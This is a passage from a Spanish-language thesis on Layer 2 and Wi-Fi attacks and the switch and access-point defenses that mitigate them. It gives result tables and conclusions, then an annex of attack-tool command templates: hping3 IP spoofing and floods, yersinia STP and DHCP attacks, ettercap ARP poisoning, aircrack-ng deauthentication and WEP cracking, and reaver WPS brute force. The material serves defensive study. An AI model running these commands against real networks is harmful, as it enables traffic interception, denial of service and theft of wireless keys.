Adicionalmente, en el Anexo D se ha agrupado y concentrado la información de todas las tablas sobre los ataques a los distintos protocolos y cifrados, incluyendo las referencias a los apartados donde han sido estudiados teórica y experimentalmente, si procede. En total, han sido 56 ataques cubiertos en el capítulo teórico, de los cuales 23 solo se han analizado teóricamente por salir fuera de los objetivos del trabajo (17) o ser ataques L2, pero no disponer de las herramientas necesarias para ello (6). Por otra parte, 33 han podido ser implementados[23]: 19 adaptaciones, 9 ataques nuevos, 1 ataque nuevo no L2 (concretamente, L7) y 4 ampliaciones (ver Figura 6-1 y Figura 6-2). Complementariamente, el Anexo E incluye una tabla clasificatoria alternativa de los ataques no implementados e implementados. La tabla se ha creado siguiendo la caracterización de ataques de MITRE ATT&CK® [100], cuya clasificación se ha convertido en prácticamente un estándar en el campo de la ciberseguridad.

[23] Se considera implementados aquellos ataques que han sido logrados y no logrados (recogidos en el Anexo C)




Figura 6-1. Representación de los ataques cubiertos en el proyecto




Figura 6-2. Representación de ataques prácticos por protocolo o cifrado Wi-Fi

Enfocando las estadísticas desde los objetivos iniciales, es decir, el estudio de ataques con objetivos y/o defensas de nivel L2, la Figura 6-3 muestra la comparativa de ataques implementados con éxito frente a los intentados, pero no logrados. La Figura 6-4, por otra parte, desglosa la información de la Figura 6-3 por protocolo.




Figura 6-3. Comparación de ataques objetos de estudio logrados y no logrados




Figura 6-4. Ataques objetos de estudio logrados y no logrados por protocolo

Respecto a las defensas en los conmutadores y puntos de acceso, se ha comprobado los mecanismos existentes en los equipos utilizados. Se han explorado varios módulos de seguridad de los conmutadores, así como los mecanismos para verificar su correcto funcionamiento; del punto de acceso, por su parte, se han verificado las grandes vulnerabilidades del cifrado WEP, y se han explorado las opciones que el AP ofrece para mitigar algunas amenazas dentro y fuera de la propia red. A continuación, en la Figura 6-6 y Figura 6-6 se pueden observar la metodología principal de los ataques implementados. Estas metodologías están directamente relacionadas con el mecanismo de defensa empleado en la fortificación, que pueden ser:

- Compatibilidad regresiva: la vulnerabilidad radica en un mecanismo intrínseco en sistemas heredados o habilitado para ellos (mecanismo de defensa: evitar la retrocompatibilidad).
- Confianza de los mensajes: los mensajes son a priori legítimos y aceptados por el equipo receptor (mecanismo de defensa: limitar tráfico según puerto de entrada).
- Inundación MAC: el atacante envía una gran cantidad de mensajes con direcciones MAC origen aleatorias (mecanismo de defensa: limitar número de direcciones MAC aprendidas por puerto)
- Suplantación MAC: el atacante cambia su dirección MAC por la de otro equipo para engañar a la víctima (mecanismo de defensa: asociar direcciones MAC a puertos)
- Suplantación IP: el atacante cambia su IP por la de otro equipo para engañar a la víctima (mecanismo de defensa: asociación MAC-IP-VLAN-Puerto).
- Funcionalidades adicionales: el punto de acceso dispone o implementa utilidades que pueden ser aprovechados por el atacante (mecanismo de defensa: evitar o limitar el uso de estas funcionalidades).
- Contraseñas débiles: uso de claves vulnerables a ataques de fuerza bruta y/o diccionario (mecanismo de defensa: usar claves robustas).




Figura 6-5. Esquema de las metodologías de los ataques L2 implementados en el proyecto




Figura 6-6. Principal metodología de ataque de los ataques logrados

Se destaca la gran relevancia de asociar la dirección IP junto a otros campos (dirección MAC, VLAN y puerto) para evitar la suplantación IP, el tipo de ataque más común entre los implementados. Igualmente, los ataques que aprovechan vulnerabilidades que afectan a equipos antiguos (concretamente, equipos que no soportan 802.1q o el cifrado WPA2) son otro gran foco cuya única solución es evitar el uso de estos dispositivos. En la siguiente figura, a modo de esquema-resumen, se asocia las distintas metodologías con los mecanismos de defensa L2 propuestos.




Figura 6-7. Metodologías de ataques y sus mecanismos de defensa L2

Por último, con el escenario planteado en el último apartado, se ha demostrado cómo se pueden aprovechar diversas vulnerabilidades con distintos ataques para un resultado relevante. A raíz del ataque multietapa, y además de los resultados de los apartados prácticos, se matiza la importancia de los ataques sobre DNS, que permite ejecutar ataques muy potentes (como el reenvío a páginas maliciosas y el control remoto del equipo) que pueden pasar completamente desapercibidos para la víctima.

Protocolo/Cifrado	Ataque	¿Adaptado, ampliado o nuevo?
MAC	Inundación MAC	Adaptado Implementación documentada en [5]
	Suplantación MAC	Adaptado Implementación documentada en [5]
ARP	Suplantación ARP	Adaptado Implementación documentada en [5]
802.1Q	Salto de VLAN	Ampliado Se ha incluido un ataque unidireccional para potenciar el ataque
STP	Inundación de TCBPDU	Adaptado Homogeneización del entorno y uso de herramientas sin interfaz gráfica
	Suplantación del puente raíz	Ampliado Se han incluido los pasos para perpetrar un ataque MitM
IP	IP *Spoofing*	Adaptado Homogeneización del entorno
ICMP	*Smurf*	Adaptado Homogeneización del entorno
	Redirección	Nuevo Logrado
	Source Quench	Nuevo No logrado
TCP	Inundación SYN con suplantación	Nuevo Logrado
	Reflexión SYN-ACK	Nuevo Logrado
	LAND	Adaptado Homogeneización del entorno
	Reseteo de conexión	Nuevo Logrado

Protocolo/Cifrado	Ataque	¿Adaptado, ampliado o nuevo?
TCP	Predicción de secuencia	Nuevo No logrado
UDP	*Fraggle*	Nuevo Logrado
DNS	Amplificación/Reflexión DNS	Adaptado Homogeneización del entorno
DNS	Secuestro/Redireccionamiento DNS	Adaptado Homogeneización del entorno y uso de herramientas sin interfaz gráfica
	Envenenamiento de la caché	Nuevo Logrado
	Tunelización DNS	Nuevo Logrado con mecanismo de defensa L3
DHCP	DHCP *Flooding / Starvation*	Adaptado Homogeneización del entorno y uso de herramientas sin interfaz gráfica
	DHCP *Spoofing*	Adaptado Homogeneización del entorno y uso de herramientas sin interfaz gráfica
WEP	Falsa autenticación	Adaptado Homogeneización del entorno y uso de herramientas sin interfaz gráfica
	ChopChop	Adaptado Homogeneización del entorno
	Fragmentación	Adaptado Homogeneización del entorno
	Inyección	Adaptado Homogeneización del entorno
	PTW/KoreK	Ampliado Se han abordado y comparado los ataques probando distintas claves

Protocolo/Cifrado	Ataque	¿Adaptado, ampliado o nuevo?
WPA	Beck & Tews' *improved attack*	Nuevo No logrado
WPA2	KRACK	Adaptado Homogeneización del entorno
	Ataque PMKID	Adaptado Homogeneización del entorno
Multiprotocolo	Ataque de fuerza bruta/diccionario	Adaptado Homogeneización del entorno
	Ataque sobre WPS	Ampliado Se ha conseguido ejecutar el ataque *Pixie Dust,* además de ser demostrado con el pin por defecto y otro generado aleatoriamente
	Hole 196	Adaptado Homogeneización del entorno y uso de herramientas sin interfaz gráfica

Tabla 6-1. Ataques recogidos en los apartados prácticos del proyecto

7 CONCLUSIONES Y LÍNEAS DE CONTINUACIÓN

"Si conoces al enemigo y te conoces a ti mismo, no debes temer el resultado de cien batallas. Si te conoces a ti mismo, pero no al enemigo, por cada victoria obtenida también sufrirás una derrota. Si no sabes nada ni del enemigo ni de ti mismo, sucumbirás en todas las batallas."

- Sun Tzu -

En primer lugar, cabe destacar que la mera existencia de un conmutador en una red supone un extra de seguridad en esta. A diferencia de los buses Ethernet o los equipos interconectados a través de un *hub*, en un escenario con un conmutador no es posible interceptar de forma directa las tramas del medio. Se ha comprobado cómo en un número considerable de ataques sobre distintos protocolos, ha sido necesario realizar previamente un envenenamiento de las tablas ARP de los equipos para poder interceptar los mensajes. Con un único módulo de seguridad es posible evitar un abanico de ataques que, de no existir el conmutador, resultarían indefendibles o requerirían de una configuración en cada equipo en lugar de centralizarla.

Para una correcta defensa en el conmutador es necesario conocer bien los elementos interconectados y qué papel juega cada uno de ellos en la red. El bloqueo de ciertos mensajes y protocolos según el puerto de entrada dificulta que un atacante pueda alterar la configuración de la red. El uso de servidores SNMP y la lectura de los registros facilitan, además, la detección y neutralización de la amenaza.

Asimismo, debe tenerse en cuenta de que el conmutador es un componente más dentro de la red. En conjunción con otros nodos, especializados en otras funciones y/o que abarcan más niveles OSI. Esta es una pieza más que puede complementar la protección de la red. Por sí mismo, un número significativo de los ataques recogidos en este documento se quedan fuera del alcance del conmutador, requiriendo de otros equipos para ser contrarrestados.

Independientemente de las fortificaciones y defensas implementadas, es imprescindible mantener actualizado el *firmware* de los dispositivos, sobre todo si se tratan de parches de seguridad. Algunos de los ataques recopilados simplemente no han podido ser replicados por haber quedado obsoletos en el sistema operativo tratado. Esto es igualmente aplicable al *software* que corre sobre los equipos, así como la concienciación de los usuarios y operarios de la red, quienes pueden poner en riesgo accidentalmente la seguridad de esta y de su propia información personal.

Finalmente, y en relación con el párrafo anterior, una defensa perfecta es prácticamente inalcanzable o, al menos, meramente temporal. Los avances y el descubrimiento de nuevas tecnologías hacen que el campo de la ciberseguridad esté en constante movimiento. Un claro ejemplo es el cifrado Wi-Fi, donde WPA2 será próximamente sustituido por WPA3 y comenzará un nuevo paradigma en la seguridad de redes inalámbricas, tal y como sucedió con WEP y WPA.

7.1 Líneas de continuación

Las líneas de avance planteadas en este proyecto se centran en el cifrado WPA3 y en las fortificaciones de los escenarios cableados.

Las herramientas de ataque sobre WPA3 y su documentación no han evolucionado desde [70]. Es posible que en parte se deba a la cobertura de WPA3 en los dispositivos a fecha de este documento: WPA2 sigue siendo el cifrado que emplea la amplia mayoría de equipos pese a no ser el predilecto por la Wi-Fi Alliance desde el año 2020. Cuando el nuevo cifrado deje prácticamente obsoleto a WPA2 y/o existan novedades en las herramientas para llevar a cabo los ataques, sería de interés el análisis de estas, así como probar su desempeño.

Las fortificaciones empleadas en los apartados prácticos se centran en las funcionalidades de protección de nivel 2 con la excepción del uso puntual de las ACLs en el apartado 5. Otra posible línea de continuación es el uso de módulos de niveles superiores en el conmutador para comprobar el potencial de estos equipos. También podrían emplearse otros equipos, además del conmutador, para la defensa de la red, como cortafuegos, filtros, etc. Así, los ataques que no han sido cubiertos por no ser defendibles pueden ser replicados, explorando sus herramientas de ataque y demostrando el uso de estos elementos defensivos.

A continuación, en la Tabla 7-1 se listan los ataques L2 contemplados en el apartado teórico que no han sido realizados por falta de herramientas y/o ataques no logrados. Por último, la Tabla 7-2 recoge los ataques no implementados por quedar fuera de los objetivos que tampoco han sido cubierto en proyectos anteriores.

Protocolo/Cifrado	Ataque	Consideraciones
ICMP	Source Quench	Ataque no logrado detallado en el Anexo C (C.1)
TCP	Predicción de secuencia	Ataque no logrado detallado en el Anexo C (C.2)
WPA	Beck & Tews' *improved attack*	Ataque no logrado detallado en el Anexo C (C.3)
	Ataque Ohigashi-Morii	Falta de herramientas disponibles
	Ataque Michael	Falta de herramientas disponibles
WPA2	KRACK	Ataque no logrado detallado en el Anexo C (C.4)
WPA3	Transición WPA3: degradación y ataque de diccionario	Herramientas en proceso de desarrollo
	Degradación del grupo de seguridad	Herramientas en proceso de desarrollo
	Ataque de obstrucción a WPA3	Herramientas en proceso de desarrollo
	Ataque *Side-Channel* basado en tiempo	Herramientas en proceso de desarrollo

Tabla 7-1. Ataques L2 faltantes por implementar

Protocolo/Cifrado	Ataque	Consideraciones
IP	Fragmentación IP	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L3
ICMP	Inundación ping	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L3
	Blacknurse	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L3
	Nuke	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L3
	Ping of death	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L3
TCP	Inundación SYN	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L4/L3
	Inundación SYN-ACK y ACK	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L4/L3
	Fragmentación TCP	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L4/L3
UDP	Fragmentación UDP	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L4/L3
DNS	Inundación DNS	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L7/L3
	Ataque de dominio pseudoaleatorio	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L7/L3
	Ataque NXDOMAIN	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L7/L3
	Dominio fantasma	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L7/L3
	Flujo rápido	Ni el elemento atacado ni el mecanismo de defensa son L2, sino L7/L3
WPA3	Ataque *Side-Channel* basado en caché	Ni el elemento atacado ni el mecanismo de defensa son L2, sino el factor humano. Herramientas en proceso de desarrollo

Tabla 7-2. Otros ataques de red (L3-L7)

ANEXO A: HERRAMIENTAS DE ATAQUE UTILIZADAS

En este Anexo se recopilan en tablas las distintas herramientas de ataques empleadas en los capítulos 3, 4 y 5. Se han incluido algunos comandos que, aunque no han aparecido en el documento, pueden resultar de utilidad e interés. En la columna o columnas de la izquierda se detalla brevemente la función del comando, ubicado a la derecha. Los argumentos expresados entre corchetes son opcionales.

A.1 hping3

- *hping3* permite enviar paquetes de capa 3 y 4, permitiendo una amplia variedad de campos a modificar y banderas a activar.
- Esta herramienta no permite la modificación de las direcciones MAC. Si se quisiera personalizar las tramas Ethernet se debe recurrir a otra herramienta, como *nping*.

Envío de paquetes a un destinatario	Sobre distintos protocolos y velocidades (por defecto, el protocolo es TCP y la velocidad de envío de un paquete por segundo)	hping3 [--rawip/icmp/udp] [--fast/faster/flood] IP_destino
	Con la dirección IP falseada	hping3 -a IP_falsificada IP_destino
	Fijando los puertos origen y destino	hping3 [--udp] -k -s Puerto_origen -p Puerto_destino IP_destino
	Con alguna bandera activada (en orden: FIN, SYN, RST, ACK)	hping3 [-F] [-S] [-R] [-A] IP_destino
Comprobar si el equipo destino es vulnerable a un ataque de predicción de secuencia		hping3 -S -p Puerto_destino -Q IP_Victima

A.2 yersinia

- Este *framework* ofrece una variedad de ataques a distintos protocolos, principalmente de capa enlace.

Mostrar las opciones de los distintos ataques según el protocolo		yersinia [stp/vtp/hsrp/dtp/dot1q/cdp/dhcp/isl] -h
Realizar ataque STP	Envío de BPDUs con el bit TC activo	yersinia stp -attack 3 [-interface Interfaz]
	Reclamar el rol de puente raíz	yersinia stp -attack 4 [-interface Interfaz]
Inundación de mensajes DHCP DISCOVER (DHCP *Starvation*)		yersinia dhcp -attack 1 [-interface Interfaz]

A.3 ettercap

- La herramienta *ettercap* permite realizar ataques MitM e incorpora módulos para aprovechar la intrusión en la comunicación.

Lanzar *ettercap* en modo texto con objetivos (es necesario dejar la '/' si hay campos vacíos, por ejemplo: /10.10.1.1//)	ettercap -T MAC_1/IPv4_1/IPv6_1/Puertos_1 MAC_2/IPv4_2/IPv6_2/Puertos_2
Lanzar *ettercap* en modo texto y ejecutar envenenamiento ARP (puede ejecutarse simultáneamente con módulos)	ettercap -T-M arp [Objetivo_1] [Objetivo_2]
Lanzar *ettercap* en modo texto y ejecutar módulo (requiere modificar el archivo de configuración "etter.conf" y el del módulo seleccionado)	ettercap -T -P nombre_módulo [Objetivo_1] [Objetivo_2]

A.4 nping

- Similar a *hping3*, *nping* permite generar paquetes y personalizar prácticamente cualquier campo del mismo, incluyendo la información de la capa enlace.

Envío de paquetes a un destinatario	Sobre distintos protocolos (por defecto, el protocolo es TCP)	nping [--tcp/udp/icmp/arp] --dest-ip IP_Destino

Envío de paquetes a un destinatario	Con las direcciones MAC origen y destino modificadas	nping [--tcp/udp/icmp] --source-mac MAC_Origen --dest-mac MAC_Destino --dest-ip IP_Destino
	Con la dirección IP origen falsificada	nping [--tcp/udp/icmp/arp] --source-ip IP_falsificada --dest-ip IP_Destino
	Fijando los puertos origen y destino	nping [--udp] --source-port Puerto_origen --dest-port Puerto_destino --dest-ip IP_Destino
Envío de paquetes TCP a un destinatario	Con los campos *Sequence Number* y *Acknowledgement Number* modificados	nping --flags [RST/ACK/SYN/FIN] --dest-ip IP_Destino
	Con alguna bandera activada (se pueden activar múltiples a la vez si se separan por comas ‘,’)	nping --seq Numero_secuencia --ack Numero_ack --dest-ip IP_Destino

A.5 Suite netwox

- Más de 200 herramientas se incluyen en la suite *netwox*, que emplea la librería *netwib*, con una gran variedad de herramientas de ataque y de testeo.

Mostrar las opciones de una de las herramientas	netwox {1-222} --help/help2
Realizar un ataque de reseteo de conexión atendiendo a un filtro PCAP	netwox 78 --filter “Filtro_PCAP” --device Interfaz
Realizar un ataque de redirección atendiendo a un filtro PCAP	netwox 86 --filter “Filtro_PCAP” --gw IP_Nueva_pasarela --src-ip IP_Origen_falsificada --device Interfaz

A.6 Suite aircrack-ng

- Las 18 herramientas principales de la suite *aircrack-ng* permiten poner a prueba la seguridad de redes Wi-Fi a través de la monitorización, ataques y testeo de estas.

Comprobar y eliminar si hay procesos que puedan interferir en la monitorización	airmon-ng check kill
Comenzar/parar la monitorización	airmon-ng start/stop Interfaz_wifi

Escanear las redes inalámbricas en un canal concreto		airodump-ng -c Numero_canal Interfaz_monitor
Monitorizar el tráfico de un punto de acceso concreto según su BSSID		airodump-ng --bssid BSSID Interfaz_monitor
Capturar paquetes con un nombre de archivo específico		airodump-ng -w Nombre_archivo Interfaz_monitor
Deautenticar los clientes conectados a un AP según su BSSID (si Intentos=0, se realiza de forma continua)		aireplay-ng -0 Intentos -a BSSID Interfaz_monitor
Realizar falsa autenticación a un AP según su ESSID (si Segundos_reasociar=0, se realiza de forma continua hasta conseguirlo. Requiere WEP)		aireplay-ng -1 Segundos_reasociar -e ESSID Interfaz_monitor
Inyectar un paquete en una red		aireplay-ng -2 -r Nombre_paquete Interfaz_monitor
Obtener cadena pseudoaleatoria (requiere WEP)	Mediante ChopChop	aireplay-ng -4 -b BSSID Interfaz_monitor
	Mediante fragmentación	aireplay-ng -5 -b BSSID Interfaz_monitor
Crear un paquete ARP Request con campos MAC e IP específicos a partir de un fichero .xor con la cadena pseudoaleatoria		packetforge-ng -0 -a BSSID -h MAC_Origen -k IP_Origen -l IP_Destino -y Fichero_XOR -w Nombre_paquete
Obtener la clave precompartida en una red WEP	Mediante PTW (por defecto)	aircrack-ng Fichero_capturas
	Mediante KoreK	aircrack-ng -K -n Longitud_clave Fichero_capturas

A.7 wash y reaver

- *reaver* es una herramienta que permite la obtención del pin WPS por fuerza bruta. Por defecto, el paquete *reaver* incluye también *wash*, que monitoriza la red en búsqueda de puntos de acceso con la función WPS activa.

Monitorizar la red en busca de redes con WPS activado		wash -i Interfaz_monitor
Obtener el pin WPS de un punto de acceso en un canal específico	Por fuerza bruta	reaver -i Interfaz_monitor -b BSSID -c Numero_canal -N
	Utilizando Pixie Dust	reaver -i Interfaz_monitor -b BSSID -c Numero_canal -N -K

A.8 wifite

